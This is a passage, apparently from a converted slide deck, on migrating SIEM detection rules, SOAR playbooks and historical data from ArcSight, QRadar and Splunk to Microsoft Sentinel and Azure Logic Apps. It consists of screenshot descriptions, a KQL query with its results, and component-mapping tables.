3 | extend KBytes = Quantity * 1024
4 | extend Bytes = KBytes * 1024
5 | project ResourceUri, MBytes=Quantity, KBytes, Bytes
```

Below the code editor, the results section shows the output of the query. It includes a summary: 'Completed. Showing results from the last 24 hours.' with a duration of '00:02.1' and '1,400 records'. The results table has columns: ResourceUri, MBytes, KBytes, Bytes. The data is as follows:

ResourceUri	MBytes	KBytes	Bytes
/subscriptions/ebb79bc0-aa86-44a7-8111-cabbe0c43993/resourcegroups/ch1-opsrg-pri/providers/microsoft.operatio...	2.767	2,833.855	2,901,868.02
/subscriptions/ebb79bc0-aa86-44a7-8111-cabbe0c43993/resourcegroups/ch1-opsrg-pri/providers/microsoft.operatio...	0.053	54.472	55,779
/subscriptions/ebb79bc0-aa86-44a7-8111-cabbe0c43993/resourcegroups/ch1-opsrg-pri/providers/microsoft.operatio...	0.348	356.171	364,718.85
/subscriptions/ebb79bc0-aa86-44a7-8111-cabbe0c43993/resourcegroups/ch1-opsrg-pri/providers/microsoft.operatio...	0.006	5.742	5,879.366
/subscriptions/ebb79bc0-aa86-44a7-8111-cabbe0c43993/resourcegroups/ch1-opsrg-pri/providers/microsoft.operatio...	1.635	1,674.311	1,714,494.112
/subscriptions/ebb79bc0-aa86-44a7-8111-cabbe0c43993/resourcegroups/ch1-opsrg-pri/providers/microsoft.operatio...	0.014	14.59	14,940.111
/subscriptions/ebb79bc0-aa86-44a7-8111-cabbe0c43993/resourcegroups/ch1-opsrg-pri/providers/microsoft.operatio...	0.38	388.944	398,278.525
/subscriptions/ebb79bc0-aa86-44a7-8111-cabbe0c43993/resourcegroups/ch1-opsrq-pri/providers/microsoft.operatio...	13.092	13,406.42	13,728,174.047

At the bottom, there are pagination controls: 'Page 1 of 28', '50 items per page', and '1 - 50 of 1400 items'.

Create/update and test the analytics rules

[+ Add](#) [Refresh](#)

107
Active rules

RULES BY SEVERITY

HIGH (26) MEDIUM (62) LOW (17) INFORMATIONAL (2)

[Active rules](#) [Rule templates](#)

Search : Severity : All Type : All Tactics : All

NAME	RULE TYPE	REQUIRED DATA SOURCES
IN USE Advanced Multi-Stage Attack Detection	Fusion	
IN USE Create incidents based on Azure Active Directory Identity Protection alerts	Microsoft Security	Azure Active ...
IN USE Create incidents based on Azure Advanced Threat Protection alerts	Microsoft Security	Azure Advan...
IN USE Create incidents based on Microsoft Defender for Cloud	Microsoft Security	Microsoft De...
Create incidents based on Microsoft Defender for Cloud Apps alerts	Microsoft Security	Microsoft De...
example showing how to query for domain IOCs across multiple data sources	Scheduled	DNS +1
Attempts to sign in to disabled accounts by account name.	Scheduled	Azure Active ...
Base64 encoded Windows executables in process commandlines	Scheduled	Security Eve...
brute force attack against Azure Portal	Scheduled	Azure Active ...
NEW Cisco ASA - Threat Detection Message Fired	Scheduled	Cisco ASA
Creation of anomalous number of resources - detection variant	Scheduled	Azure Activity
Distributed Password cracking attempts.	Scheduled	Azure Active ...
Exchange AuditLog Disabled	Scheduled	Office 365
Failed login Attempts	Scheduled	Syslog

[LEARN MORE](#)
[About Analytic Rules](#)

Create incidents based on Microsoft Defender for Cloud

High SEVERITY Microsoft Security DETECTION TYPE

DESCRIPTION
Create incidents based on all alerts generated in Microsoft Defender for Cloud

FILTER BY PRODUCT
Microsoft Defender for Cloud

FILTER BY SEVERITIES
Any

FILTER BY TITLES
Any

INFO You used this template to create 1 analytic rules.
You can use this template to create additional rules

[Create rule](#)

Next Steps:

- Create/update the analytics rule.
- Test the rule with use cases.

Create/update and test the analytics rules

The screenshot shows the Microsoft Logic App Designer interface for a workflow named "My-first-workflow". The left sidebar includes options for Overview, Developer (Code and Designer), Settings, and Access Keys. The main area displays a "Choose an operation" dialog, which is currently empty. To the right of the dialog is a "Add a trigger" panel titled "Choose an operation". This panel features a search bar and two tabs: "Built-in" and "Azure". Under the "Built-in" tab, there are icons for Azure Blob, Azure Cosmos DB, Azure Function..., Azure Table Storage, Control, Data Operations, Date Time, DB2, Event Hubs, Flat File, FTP, HTTP, IBM Host File, and Inline Code. Under the "Azure" tab, there are icons for When a blob is Added or Modified in Azure Storage (Azure Blob) and When an item is created or modified (preview) (Azure Cosmos DB).

Home > Microsoft.Web-LogicApp-Portal-4229145a-baff > MyLogicApp > My-first-workflow

My-first-workflow | Designer

Workflow

Search (Ctrl+ /)

Save Discard Parameters Info

Overview

Developer

Code

Designer

Settings

Access Keys

Choose an operation

Add a trigger

Choose an operation

Search connectors and triggers

Built-in Azure

Azure Blob Azure Cosmos DB Azure Function... Azure Table Storage Control Data Operations Date Time

DB2 Event Hubs Flat File FTP HTTP IBM Host File Inline Code

Triggers Actions

When a blob is Added or Modified in Azure Storage Azure Blob




When an item is created or modified (preview) Azure Cosmos DB

Proceed with the Playbook creation by leveraging Azure Logic Apps

Migrating SOAR Automation



Migrating SOAR automation



Create new automation rule

Automation rule name

Trigger

Conditions

If
- Incident provider Equals All
AND
- Analytics rule name Contains All

+ Add

Actions

+ Add action

Rule expiration Time


Order

Identifying SOAR use cases


Factors to consider before migrating the SOAR UseCases.

Use case quality	Manual intervention	Binary criteria	Accurate alerts or data	Analyst role
Use cases should be based on procedures that are clearly defined, with minimal variation, and a low false-positive rate	High impact automations should have human input to confirm high impact actions	Decision points within an automated workflow should be as limited as possible, with binary criteria	Alerts and enrichment sources should be reliable	Reserve more complex tasks for analysts,

Migrating SOAR workflow from ArcSight




Migrating SOAR workflow from QRadar



Components mapping between QRadar and Microsoft Sentinel

QRadar	Microsoft Sentinel/Azure Logic Apps
Rules	Analytics rules attached to playbooks or automation rules
Gateway	Condition control
Scripts	Inline code
Custom action processors	Custom API calls in Azure Logic Apps or third party connectors
Functions	Azure Function connector
Message destinations	Azure Logic Apps with Azure Service Bus
IBM X-Force Exchange	<ul style="list-style-type: none">• Automation > Templates tab• Content hub catalog• GitHub

Migrating SOAR workflow from Splunk



Components mapping between Splunk and Microsoft Sentinel

Splunk	Microsoft Sentinel/Azure Logic Apps
Playbook editor	Logic App designer
Trigger	Trigger
<ul style="list-style-type: none">• Connectors• App• Automation broker	<ul style="list-style-type: none">• Connector• Hybrid Runbook Worker
Action blocks	Action
Connectivity broker	Hybrid Runbook Worker
Community	<ul style="list-style-type: none">• Automation > Templates tab• Content hub catalog• GitHub
Decision	Conditional control
Code	Azure Function connector
Prompt	Send approval email
Format	Data operations
Input playbooks	Obtain variable inputs from results of previously executed steps or explicitly declared variables
Set parameters with Utility block API utility	Manage Incidents with the API

SOAR post migration best practices



Test the playbooks extensively



Periodically review your automations



Monitor the performance of your playbooks



Use managed identities and service principals



Migrating historical Data



Exporting historical data from ArcSight Console

Event Search

Field Summary | Last 10 minutes

deviceVendor = "Blue Coat" and requestUrl IS NOT NULL and requestUrl CONTAINS "windowsupdate"

Advanced Search

Fields All Fields Auto Update 5 min 2 1,896 00:01:051 Export Results...



Events

Page 1 of 1 | Show RAW All None

	Time (Event Time)	Device	Node	deviceVendor	deviceProduct
